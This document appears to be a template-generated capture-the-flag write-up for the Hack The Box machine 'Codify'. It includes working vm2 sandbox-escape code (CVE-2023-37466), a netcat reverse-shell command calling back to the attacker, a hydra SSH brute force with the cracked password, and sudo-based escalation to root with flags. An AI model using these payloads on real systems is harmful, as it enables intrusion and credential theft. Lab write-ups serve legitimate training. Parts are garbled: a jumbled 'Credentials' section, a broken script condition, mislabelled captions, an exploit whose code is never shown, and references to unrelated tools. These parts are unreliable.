Overview
| Field | Value |
| OS | Linux |
| Difficulty | Not specified |
| Attack Surface | 22/tcp (ssh), 80/tcp (http), 3000/tcp (http) |
| Primary Entry Vector | Public exploit path involving CVE-2023-37466 |
| Privilege Escalation Path | Credentialed access -> sudo policy abuse -> elevated shell |
Reconnaissance
- rustscan
- nmap
- shell This command is used here to enumerate the exposed services and collect actionable fingerprints before exploitation. The focus is on discovering open ports, service versions, and protocol behavior that can guide the next attack decision. Key flags are kept visible so the same scan can be reproduced during validation or retesting.
1
| rustscan -a $ip -r 1-65535 --ulimit 5000
|
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
| ✅[2:43][CPU:11][MEM:41][TUN0:10.10.14.140][/home/n0z0]
🐉 > rustscan -a $ip -r 1-65535 --ulimit 5000
.----. .-. .-. .----..---. .----. .---. .--. .-. .-.
| {} }| { } |{ {__ {_ _}{ {__ / ___} / {} \ | `| |
| .-. \| {_} |.-._} } | | .-._} }\ }/ /\ \| |\ |
`-' `-'`-----'`----' `-' `----' `---' `-' `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog :
: https://github.com/RustScan/RustScan :
--------------------------------------
RustScan: Making sure 'closed' isn't just a state of mind.
[~] The config file is expected to be at "/home/n0z0/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.129.88.217:22
Open 10.129.88.217:80
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-14 02:43 JST
Initiating Ping Scan at 02:43
Scanning 10.129.88.217 [4 ports]
Completed Ping Scan at 02:43, 3.02s elapsed (1 total hosts)
Nmap scan report for 10.129.88.217 [host down, received no-response]
Read data files from: /usr/share/nmap
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.07 seconds
Raw packets sent: 8 (304B) | Rcvd: 1 (40B)
|
This command is used here to enumerate the exposed services and collect actionable fingerprints before exploitation. The focus is on discovering open ports, service versions, and protocol behavior that can guide the next attack decision. Key flags are kept visible so the same scan can be reproduced during validation or retesting.
1
2
| grc nmap -p- -sCV -sV -T4 -A -Pn "$ip" \
-oX "$HOME/work/scans/$(date +%Y%m%d-%H%M%S)_${ip}.xml"
|
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
| ✅[2:43][CPU:14][MEM:43][TUN0:10.10.14.140][/home/n0z0]
🐉 > grc nmap -p- -sCV -sV -T4 -A -Pn "$ip" \
-oX "$HOME/work/scans/$(date +%Y%m%d-%H%M%S)_${ip}.xml"
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-14 02:43 JST
Warning: 10.129.88.217 giving up on port because retransmission cap hit (6).
Nmap scan report for 10.129.88.217
Host is up (0.20s latency).
Not shown: 65365 closed tcp ports (reset), 167 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 96:07:1c:c6:77:3e:07:a0:cc:6f:24:19:74:4d:57:0b (ECDSA)
|_ 256 0b:a4:c0:cf:e2:3b:95:ae:f6:f5:df:7d:0c:88:d6:ce (ED25519)
80/tcp open http Apache httpd 2.4.52
|_http-title: Did not follow redirect to http://codify.htb/
|_http-server-header: Apache/2.4.52 (Ubuntu)
3000/tcp open http Node.js Express framework
|_http-title: Codify
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5
OS details: Linux 5.0 - 5.14
Network Distance: 2 hops
Service Info: Host: codify.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE (using port 21/tcp)
HOP RTT ADDRESS
1 253.80 ms 10.10.14.1
2 254.06 ms 10.129.88.217
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1111.60 seconds
|
💡 Why this works
High-quality reconnaissance turns broad network exposure into a short list of exploitable paths. Service/version context allows precision targeting instead of blind exploitation attempts.

This step is executed to convert reconnaissance findings into direct code execution or authenticated access on the target. The expected result is a shell, a confirmed exploit condition, or credentials that move the attack forward. Outputs are preserved to verify that each transition from discovery to exploitation is technically reproducible.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
| /*
*/
const { VM } = require("vm2");
const vm = new VM();
const command = 'pwd'; // Change to the desired command
const code = `
async function fn() {
(function stack() {
new Error().stack;
stack();
})();
}
try {
const handler = {
getPrototypeOf(target) {
(function stack() {
new Error().stack;
stack();
})();
}
};
const proxiedErr = new Proxy({}, handler);
throw proxiedErr;
} catch ({ constructor: c }) {
const childProcess = c.constructor('return process')().mainModule.require('child_process');
childProcess.execSync('${command}');
}
`;
console.log(vm.run(code));
|
Caption: Screenshot captured during codify at stage 1 of the attack chain.
This step is executed to convert reconnaissance findings into direct code execution or authenticated access on the target. The expected result is a shell, a confirmed exploit condition, or credentials that move the attack forward. Outputs are preserved to verify that each transition from discovery to exploitation is technically reproducible.
1
| busybox nc 10.10.14.140 4444 -e /bin/bash
|
This step is executed to convert reconnaissance findings into direct code execution or authenticated access on the target. The expected result is a shell, a confirmed exploit condition, or credentials that move the attack forward. Outputs are preserved to verify that each transition from discovery to exploitation is technically reproducible.
1
| rlwrap -cAri nc -lvnp 4444
|
1
2
3
4
5
| ✅[2:43][CPU:15][MEM:43][TUN0:10.10.14.140][/home/n0z0]
🐉 > rlwrap -cAri nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.140] from (UNKNOWN) [10.129.88.217] 55938
|
This step is executed to convert reconnaissance findings into direct code execution or authenticated access on the target. The expected result is a shell, a confirmed exploit condition, or credentials that move the attack forward. Outputs are preserved to verify that each transition from discovery to exploitation is technically reproducible.
1
2
3
| ✅[23:45][CPU:11][MEM:41][TUN0:10.10.14.140][/home/n0z0]
🐉 > hydra -l joshua -P /usr/share/wordlists/rockyou.txt ssh://$ip
[22][ssh] host: 10.129.88.217 login: joshua password: spongebob1
|

This step is executed to convert reconnaissance findings into direct code execution or authenticated access on the target. The expected result is a shell, a confirmed exploit condition, or credentials that move the attack forward. Outputs are preserved to verify that each transition from discovery to exploitation is technically reproducible.
1
2
3
| ssh joshua@$ip
ls -la
cat user.txt
|
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
| ✅[23:33][CPU:12][MEM:40][TUN0:10.10.14.140][...home/n0z0/work/htb/Codify]
🐉 > ssh joshua@$ip
joshua@codify:~$ ls -la
total 32
drwxrwx--- 3 joshua joshua 4096 Nov 2 2023 .
drwxr-xr-x 4 joshua joshua 4096 Sep 12 2023 ..
lrwxrwxrwx 1 root root 9 May 30 2023 .bash_history -> /dev/null
-rw-r--r-- 1 joshua joshua 220 Apr 21 2023 .bash_logout
-rw-r--r-- 1 joshua joshua 3771 Apr 21 2023 .bashrc
drwx------ 2 joshua joshua 4096 Sep 14 2023 .cache
-rw-r--r-- 1 joshua joshua 807 Apr 21 2023 .profile
-rw-r----- 1 root joshua 33 Oct 13 17:43 user.txt
-rw-r--r-- 1 joshua joshua 39 Sep 14 2023 .vimrc
joshua@codify:~$ cat user.txt
13f378c1efe1ee8487a85f28de139788
|
Caption: Screenshot captured during codify at stage 2 of the attack chain.
CVE Notes
- CVE-2023-37466: A vm2 sandbox escape flaw that allows JavaScript code to break out of isolation and execute code on the host process.
💡 Why this works
Initial access succeeds when a real weakness is chained to controlled execution, credential theft, or authenticated pivoting. Captured outputs and callbacks validate that compromise is reproducible.
Privilege Escalation
This command is run to enumerate or abuse local trust boundaries and move from user context to elevated privileges. We are specifically validating permission weaknesses, risky binaries, or policy misconfigurations that permit escalation. Flag usage and resulting output are retained to clearly show why the privilege transition succeeds.
1
2
3
4
5
6
7
8
| joshua@codify:/etc/cron.daily$ sudo -l
[sudo] password for joshua:
Matching Defaults entries for joshua on codify:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty
User joshua may run the following commands on codify:
(root) /opt/scripts/mysql-backup.sh
|
This command is run to enumerate or abuse local trust boundaries and move from user context to elevated privileges. We are specifically validating permission weaknesses, risky binaries, or policy misconfigurations that permit escalation. Flag usage and resulting output are retained to clearly show why the privilege transition succeeds.
1
| cat /opt/scripts/mysql-backup.sh
|
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
| joshua@codify:/etc/cron.daily$ cat /opt/scripts/mysql-backup.sh
DB_USER="root"
DB_PASS=$(/usr/bin/cat /root/.creds)
BACKUP_DIR="/var/backups/mysql"
read -s -p "Enter MySQL password for $DB_USER: " USER_PASS
/usr/bin/echo
if ; then
/usr/bin/echo "Password confirmed!"
else
/usr/bin/echo "Password confirmation failed!"
exit 1
fi
/usr/bin/mkdir -p "$BACKUP_DIR"
databases=$(/usr/bin/mysql -u "$DB_USER" -h 0.0.0.0 -P 3306 -p"$DB_PASS" -e "SHOW DATABASES;" | /usr/bin/grep -Ev "(Database|information_schema|performance_schema)")
for db in $databases; do
/usr/bin/echo "Backing up database: $db"
/usr/bin/mysqldump --force -u "$DB_USER" -h 0.0.0.0 -P 3306 -p"$DB_PASS" "$db" | /usr/bin/gzip > "$BACKUP_DIR/$db.sql.gz"
done
/usr/bin/echo "All databases backed up successfully!"
/usr/bin/echo "Changing the permissions"
/usr/bin/chown root:sys-adm "$BACKUP_DIR"
/usr/bin/chmod 774 -R "$BACKUP_DIR"
/usr/bin/echo 'Done!'
|
💡 Why this works
Privilege escalation depends on trust boundary mistakes such as unsafe sudo rules, writable execution paths, SUID abuse, or credential reuse. Enumerating and validating these conditions is essential for reliable root/administrator access.
Credentials
Tool / Commandhome/n0z0]__ / ___}github.com/RustScan/RustScanhome/n0z0/.rustscan.toml"HOME/work/scans/$(date22/tcp80/tcpApache/2.4.52
Lessons Learned / Key Takeaways
- Validate external attack surface continuously, especially exposed admin interfaces and secondary services.
- Harden secret handling and remove plaintext credentials from reachable paths and backups.
- Limit privilege boundaries: audit SUID binaries, sudo rules, and delegated scripts/automation.
- Keep exploitation evidence reproducible with clear command logs and result validation at each stage.
Supplemental Notes
The following output documents this stage of the attack chain and captures the exact technical state at execution time.
1
2
| joshua@codify:~$ python3 exploit.py
kljh12k3jhaskjh12kjh3
|

The following output documents this stage of the attack chain and captures the exact technical state at execution time.
1
2
3
| su -
ls -la
cat root.txt
|
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
| joshua@codify:~$ su -
Password:
root@codify:~# ls -la
total 40
drwx------ 5 root root 4096 Oct 13 17:43 .
drwxr-xr-x 18 root root 4096 Oct 31 2023 ..
lrwxrwxrwx 1 root root 9 Sep 14 2023 .bash_history -> /dev/null
-rw-r--r-- 1 root root 3106 Oct 15 2021 .bashrc
-rw-r--r-- 1 root root 22 May 8 2023 .creds
drwxr-xr-x 3 root root 4096 Sep 26 2023 .local
lrwxrwxrwx 1 root root 9 Sep 14 2023 .mysql_history -> /dev/null
-rw-r--r-- 1 root root 161 Jul 9 2019 .profile
-rw-r----- 1 root root 33 Oct 13 17:43 root.txt
drwxr-xr-x 4 root root 4096 Sep 12 2023 scripts
drwx------ 2 root root 4096 Sep 14 2023 .ssh
-rw-r--r-- 1 root root 39 Sep 14 2023 .vimrc
root@codify:~# cat root.txt
51750bd26c662d43c56dd002834379fd
|
Caption: Screenshot captured during codify at stage 1 of the attack chain.
References
- RustScan: https://github.com/RustScan/RustScan
- Nmap: https://nmap.org/
- HackTricks Linux Privilege Escalation: https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html
- GTFOBins: https://gtfobins.org/
- Certipy: https://github.com/ly4k/Certipy
- BloodHound: https://github.com/BloodHoundAD/BloodHound
- CVE-2023-37466: https://nvd.nist.gov/vuln/detail/CVE-2023-37466
 Caption: Screenshot captured during codify at stage 1 of the attack chain.
 Caption: Screenshot captured during codify at stage 2 of the attack chain.
 Caption: Screenshot captured during codify at stage 1 of the attack chain.